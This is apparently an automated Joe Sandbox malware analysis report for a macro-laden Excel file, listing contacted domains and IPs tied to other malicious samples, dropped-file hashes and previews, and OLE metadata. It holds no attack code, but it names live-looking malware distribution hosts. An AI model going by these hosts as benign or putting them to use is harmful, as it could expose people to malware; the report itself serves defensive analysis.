http://https://outlook.office365.com/api/v1.0/me/Activities	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://api.office.net	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://incidents.diagnosticssdf.office.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://entitlement.diagnostics.office.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://outlook.office.com/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://templatelogging.office.com/client/log	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://outlook.office365.com/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://webshell.suite.office.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://management.azure.com/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://devnull.onenote.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://ncus.pagecontentsync.	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://messaging.office.com/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://augloop.office.com/v2	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://skyapi.live.net/Activity/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://dataservice.o365filtering.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://directory.services.	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://staging.cortana.ai	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.39.58	signifysystem.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.185.32.232	fcventasyservicios.cl	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412660
Start date:	12.05.2021
Start time:	20:58:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	0b31c0f0_by_Libranalysis.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@5/6@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.39.58	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
192.185.32.232	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
signifysystem.com	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
fcventasyservicios.cl	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	SWIFT COPY.pdf.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	d6U17S2KY1.exe	Get hash	malicious	Browse	• 67.20.76.71
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.18 6.229
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.18 6.229
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.18 5.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
UNIFIEDLAYER-AS-1US	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	SWIFT COPY.pdf.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	d6U17S2KY1.exe	Get hash	malicious	Browse	• 67.20.76.71
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.18 6.229
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.18 6.229

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.185.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	#Ud83d#Udce0Lori's Fax VM-002.html	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	LMNF434.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SF65G55121E0FE25552.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-1908475637.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	rF27d1O1O2.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	cSvu8bTzJU.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Contract_kyrgyzstan_pdf.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SMC PO 1083 SAJ 1946 .exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-949138716.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\F29B1D57-CE95-4888-B145-4A6EF177D137	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.36839563671284
Encrypted:	false
SSDEEP:	1536:VcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:KEQ9DQW+zPXO8
MD5:	D6163E58F480C545326A329021BB8E79
SHA1:	AE385DF175D9B322204EC6D4544EACB8047F0B75
SHA-256:	D788207406D6A6FFC22DF202C77C64E0F07F72DF73C9C4EEF06382EAFEE5100E
SHA-512:	C640354A8DF5FEFB987B8E22FE3DCA322E08CCA8329E679E2A794BE7B91BFF955E5AAFD0E495DDD12CE9FABEE0518A06D3DD3B8E243D7BD63152AEB0AB2E1A0D
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T19:00:47">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\B6A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	81547
Entropy (8bit):	7.9104281178471085
Encrypted:	false
SSDEEP:	1536:BWjYO+nffSDcn9iZtJOXAQR2KtCbuMB/yDL4kymYBO0y7zBr4ZLJP8J:E+nHSD8YZo/Uh0ZymYQ0y7FALOJ
MD5:	E37D9DFC30D55AA9F89CC238CE3EC04D
SHA1:	D973A49AA42C2B7AB4548C94F9030FE0F1E7D046
SHA-256:	2F3943B3FC2B1038E78444A291B786B3B14AB9BCD1043E957A785F02B643B261
SHA-512:	589DF9D1760B0A8C847DDB5B8DF14B82F67018E3AE5294CF67C4B68BD530E6045AEC1B98F9C021AD76C61B5DB5EF0242F139C47340B83EE1031700C2B6949CD
Malicious:	false
Reputation:	low
Preview:	.U.N#1..#.?.|.u;p..Q:.f.. .|.cW..x..@.....ek....R....jaM....w-;oF..'..k.....U..S.x.-[.....2.V.v.>..s.=X....hf...^c..s.....~q.]...9.d..f...zA.+'S.X.g.].j...h)...ON}...l.%(/.-Q7."..=@...Q.b....0d|.fp.'Mm..<.....0....B.R....RX;.....Q+..DL..RZ|a.....f?I..b....).5V.....9...=J.....I._.....Q|.5....=T.bH._...k..vSQF.-....^..._.9.#....."=...>Q[...{..>T...._?....h.....R..0<.....u ".I..m...E..'/7.CB....4y.....PK.....!..!.9.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\0b31c0f0_by_Libranalysis.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:46 2020, mtime=Thu May 13 03:00:50 2021, atime=Thu May 13 03:00:50 2021, length=177152, window=hide
Category:	dropped
Size (bytes):	2250
Entropy (8bit):	4.6792466706636064
Encrypted:	false
SSDEEP:	48:8v3OEEw7N/3OEqG9B6pv3OEEw7N/3OEqG9B6:8v3F9N/3Fx9Kv3F9N/3Fx9
MD5:	9F362A00CE265C5270383D40C9B6190A
SHA1:	65F21F45AE34E89621248F8547A0807742CB99C0
SHA-256:	EFAD22BFF04D9DBC8F87952615E35DCC908FF4481EA983171A667CD2CAE699DA
SHA-512:	1AAF8C57CA7E342A8B6F1541009A36ACD93163C3BB08273D69B485F61214532CB7E4384DB0AEABF86880A51EDB79BD5A30F1DC8EF4997F91CFACF42BEC15A672
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ....t.:....P"..G...P"..G.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R. .....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qyx..user.<.....Ny..R. .....S.....h.a.r.d.z.....~.1.....>Qzx..Desktop.h.....Ny..R. .....Y.....>.....o.f.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....R. .0B31C0~1.XLS..j.....>Qxx.R. ....h.....y.u.0.b.3.1.c.0.f.0._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....b.....-.....a.....>.S.....C:\Users\user\Desktop\0b31c0f0_by_Libranalysis.xls..3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.0.b.3.1.c.0.f.0._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:.,.LB.)...As...`.....X.....841675.....!a..%.H.VZAj...p..-.....-...!a..%.H.VZAj...p..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Thu May 13 03:00:50 2021, atime=Thu May 13 03:00:50 2021, length=12288, window=hide

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.65049935438516
Encrypted:	false
SSDEEP:	12:8A5DycXU1iuElPCH2JgpjmYzkl+WrjAZ/2bDyl5LC5Lu4t2Y+xIBjKZm:8uyXpjKzAZiDyq87aB6m
MD5:	A02BD33F71E7A6421842437FE3CE3785
SHA1:	2FCFA12AEB8728F8C68D0D1FFF0BF643F9F2AB0A
SHA-256:	3936162217C7BC8FC0E68BFBD03106295B759A87645492BB98A0CBA40887FF05
SHA-512:	4BE8EC96F7624B24C271D6A7D34CCA6EC24E4886FA6D6E1311CFA143668233C478DD65D7AB76479F5ABA475755ADF77D703877BB7A8BF8E988364DAF0BE6E74
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-.....G.....G...0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R. .....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qyx..user.<.....Ny..R. .....S.....h.a.r.d.z.....~.1.....R. ..Desktop.h.....Ny..R. .....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....841675.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	137
Entropy (8bit):	4.585950507926551
Encrypted:	false
SSDEEP:	3:oyBVomMNHO+GUwSLMd1FC+GUwSLMd1mMNHO+GUwSLMd1v:dj6N5hNoVhNaN5hNS
MD5:	98402A16EDF52361A6CFC011A483D037
SHA1:	F9B9A03F60E6414C016F6802FBF2C14DF0CD0677
SHA-256:	012DD9A3C6E202F765F522AE35FA8F5DF2D0338115CCEB3B140D6DAD0B468A39
SHA-512:	D4686845967B74F738D8E17F865E848205AE8A873698531C221674EB69168EB34485C62D8E8301C642D210B29E8FCE7E7A16D341591E786BC09A44D3AE6D7FBB
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..0b31c0f0_by_Libranalysis.xls.LNK=0..0b31c0f0_by_Libranalysis.xls.LNK=0..[xls]..0b31c0f0_by_Libranalysis.xls.LNK=0..

C:\Users\user\Desktop\E7A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	228873
Entropy (8bit):	5.6165533185237795
Encrypted:	false
SSDEEP:	3072:I7NiRdSD8YNoTU90u/fzn3b50X7vrPlsrXvLlL7Lz7Nium:JRdTrTU9ZZoum
MD5:	DA787CA8F3C20BAF59614BEDD354EE47
SHA1:	1E54849E2F672E4183D6FE16B4E3CFC61772FB08
SHA-256:	FB5A7982CF0ECA1205C3487D03DD4CC72F405C606A060C6684BBE2504785799A
SHA-512:	A845C9785C8A5790325A7A0E8726088E4E3EEF0F44BB1C424EA091D8D598A6810663501FE7FA4E9C8E14E5F22A37010C81E1C1782B7C9C4F2A46A9286675F939
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@. .....".....1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1...,...8.....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....<.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....4.....A.r.i.a.l.1...h...8.....C.a.m.b.r.i.a.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....>.....A.r.i.a.l.1.....?.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 08:24:11 2021, Security: 0

General

Entropy (8bit):	3.258986427712615
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	0b31c0f0_by_Libranalysis.xls
File size:	375808
MD5:	0b31c0f0844b5541f94f915757c4ba61
SHA1:	4be1acd410a4e696278657309cd4de7874055991
SHA256:	d59102c1a562711ef640e8e278477d0b7fd460667a9e8cf20b44603cc594999a
SHA512:	ec81f13553214ec8706748c94d51b20db51ae1d01981370b395f8f651173bc8136264d818ff1eb659a6d7fcbf954d4c58be331380694cf898d796dceb618e269
SSDEEP:	3072:Q8UGHv2tt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/I/T/tbHm7H9G4l+s2k3zN4sbcN:vUGAt6Uqa5DPdG9uS9QLp4l+s+Y8
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "0b31c0f0_by_Libranalysis.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 07:24:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data

General	
Stream Size:	4096
Entropy:	0.287037498961
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . 0 . . . . 8 . . . . . @ . . . . H . . . . t . . . . D o c 1 . . . . . D o c 2 . . . . . D o c 3 . . . . . D o c 4 . . . . E x c e l 4 . 0 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290777742057
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . X . . . . h . . . . v a n - v a n . . . . v - v i . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . F . . . .
